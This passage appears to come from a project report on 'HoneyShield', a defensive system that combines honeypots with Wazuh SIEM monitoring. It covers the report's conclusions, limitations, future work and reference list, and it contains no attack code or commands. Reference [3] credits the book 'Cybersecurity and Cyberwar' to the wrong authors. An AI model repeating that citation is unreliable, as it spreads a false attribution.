The deployment environment was a simulated enterprise network, constructed to support controlled experimentation without exposing real assets to genuine risk. Implementation brought together network security devices, intrusion prevention mechanisms, the T-Pot honeypot platform, and Wazuh for SIEM and EDR functions each component feeding into a centralized event pipeline that aggregated and correlated security data across all layers simultaneously.

Testing was structured around a before-and-after comparison. In Phase 1, before any security controls were deployed, the environment was straightforwardly vulnerable SQL injection, remote code execution, and privilege escalation all succeeded without generating a single alert. That baseline established what an unprotected system looks like from an attacker's perspective and set the reference point against which Phase 2 results could be meaningfully interpreted.

Phase 2 told a different story. With HoneyShield in place, every attacker interaction reconnaissance, service probing, login attempts, session activity was captured in real time and surfaced through the SIEM. No real assets were reached. The deception environment held throughout, and the behavioral data collected across the session provided detailed, structured intelligence about attacker tooling and methodology. That

transformation from a system that offered no visibility to one that converted attack attempts into actionable intelligence is the result the project was designed to demonstrate.

Honeypots were central to that outcome. Rather than trying to stop every attack at the perimeter, the system let attacker behavior develop within a controlled environment and observed what followed. The intelligence that approach produces is qualitatively different from what signature-based controls generate: it reflects real attacker decisions, not pattern matches against known indicators.

That said, the evaluation has honest limitations. The simulated environment, however carefully constructed, doesn't fully replicate enterprise-scale complexity or the unpredictability of real adversarial behavior. The attack scenarios tested were weighted toward web and network-layer techniques. Automated response was absent the system observed and logged, but containment remained manual. Scalability under sustained high-load conditions wasn't assessed in depth.

Even so, the core finding holds. HoneyShield demonstrates that deception technologies and SIEM-based monitoring work better together than either does alone and that moving beyond prevention-only models toward architectures that prioritize visibility, behavioral analysis, and intelligence gathering is not just theoretically sound but practically achievable

---

6.2 Future Work

The project opens several directions worth pursuing, both as extensions of the current system and as broader research questions in deception-based security.

The most technically interesting near-term direction is the application of machine learning and behavioral modeling to the event data the system generates. Rule-based SIEM correlation catches what it's been told to look for; ML-based analysis has the potential to surface patterns that no predefined rule would have anticipated novel attack sequences, subtle behavioral anomalies, early indicators of campaigns that don't match known signatures. Expanding the testing scope to include more advanced and persistent threat patterns would both stress-test those techniques and provide a richer dataset for developing them.

Automated response is the most operationally significant gap. The current system produces high-confidence alerts; what it doesn't do is act on them automatically. Integrating SOAR capabilities playbooks that trigger containment, isolation, or remediation actions in response to confirmed honeypot interactions

would close the loop between detection and response and reduce the time window between alert and action. That integration is achievable with existing tooling and represents a natural next development stage.

Scalability evaluation is another area the project didn't fully address. Deploying HoneyShield across a larger, more complex network topology with higher traffic volumes, more sensors, and a broader range of monitored assets would reveal where the current architecture bottlenecks and what would need to change to support enterprise-grade deployment.

On the deception side, static honeypot configurations have a known weakness: experienced attackers can fingerprint them. Adaptive honeypots sensors that modify their emulated behavior in response to what an attacker is doing would make that fingerprinting considerably harder and improve the quality of the intelligence collected from more sophisticated adversaries. This is an active area of research, and connecting it to the HoneyShield architecture is a tractable problem.

Finally, broader integration with the wider security tooling ecosystem would strengthen the system's role within a full security operations framework. Supporting additional log sources, connecting to external threat intelligence feeds, and improving interoperability with commercial SIEM and SOAR platforms would all increase the system's analytical depth and make its outputs more directly useful to security teams operating at scale.

References

References

[1] K. Scarfone and P. Mell, Guide to Intrusion Detection and Prevention Systems (IDPS), NIST Special Publication 800-94, 2007.

[2] S. Axelsson, "Intrusion detection systems: A survey and taxonomy," Technical Report, Chalmers University, 2000.

[3] A. Behl and K. Behl, Cybersecurity and Cyberwar: What Everyone Needs to Know. Oxford, UK: Oxford University Press, 2017.

[4] K. D. Mitnick and W. L. Simon, The Art of Deception: Controlling the Human Element of Security. Indianapolis, IN, USA: Wiley, 2002.

[5] D. J. Bianco, C. Sanders, and J. Smith, Applied Network Security Monitoring: Collection, Detection, and Analysis. Waltham, MA, USA: Syngress, 2014.

[6] OccupyTheWeb, Linux Basics for Hackers, 2nd Edition: Getting Started with Networking, Scripting, and Security in Kali Linux. San Francisco, CA, USA: No Starch Press, 2022.

[7] R. A. Grimes, Hacking the Hacker: Learn from the Experts Who Take Down Hackers. Indianapolis, IN, USA: Wiley, 2017.

[8] L. Spitzner, Honeypots: Tracking Hackers. Boston, MA, USA: Addison-Wesley, 2002.

[9] The Honeynet Project, Know Your Enemy: Learning About Security Threats, 2nd ed. Boston, MA, USA: Addison-Wesley, 2004.

[10] L. Spitzner, "Honeypots: Concepts and deployment," IEEE Security & Privacy, vol. 1, no. 2, pp. 48–51, 2003.

[11] N. Provos and T. Holz, Virtual Honeypots: From Botnet Tracking to Intrusion Detection. Boston, MA, USA: Addison-Wesley, 2007.

[12] M. Nawrocki, M. Wählisch, T. C. Schmidt, and J. Schönfelder, "A survey on honeypots, honeynets, and their applications," IEEE Communications Surveys & Tutorials, vol. 18, no. 3, pp. 1608–1634, 2016.

[13] F. Cohen, "The Deception Toolkit (DTK)," 1998. [Online]. Available: http://all.net/dtk/

[14] P. Baecher, M. Koetter, T. Holz, M. Dornseif, and F. Freiling, "The Nepenthes platform: An efficient approach to collect malware," in Proc. 9th Int. Symp. on Recent Advances in Intrusion Detection (RAID), 2006, pp. 165–184.

[15] B. Zhu, A. Joseph, and S. Sastry, "A taxonomy of cyber attacks on SCADA systems," in Proc. IEEE Int. Conf., 2011, pp. 380–388.

[16] ENISA, “Intrusion Detection and Prevention Systems,” European Union Agency for Cybersecurity, 2012.

[17] MITRE, “ATT&CK Framework,” 2024. [Online]. Available: https://attack.mitre.org

[18] Deutsche Telekom Security, “T-Pot: The All-in-One Honeypot Platform,” 2024. [Online]. Available: https://github.com/telekom-security/tpotce

[19] Wazuh, “Wazuh Documentation: SIEM and XDR Platform,” 2024. [Online]. Available: https://documentation.wazuh.com

[20] Elastic, “Elastic Stack Documentation,” 2024. [Online]. Available: https://www.elastic.co/guide/index.html

[21] Fortinet, “FortiGate Next-Generation Firewall Documentation,” 2024. [Online]. Available: https://docs.fortinet.com

[22] Docker Inc., “Docker Documentation,” 2024. [Online]. Available: https://docs.docker.com

[23] G. F. Lyon, “Nmap Network Scanning,” Nmap Project, 2024. [Online]. Available: https://nmap.org/docs.html

[24] SQLMap Project, “SQLMap Documentation,” 2024. [Online]. Available: https://sqlmap.org

[25] Rapid7, “Metasploit Framework Documentation,” 2024. [Online]. Available: https://docs.rapid7.com/metasploit/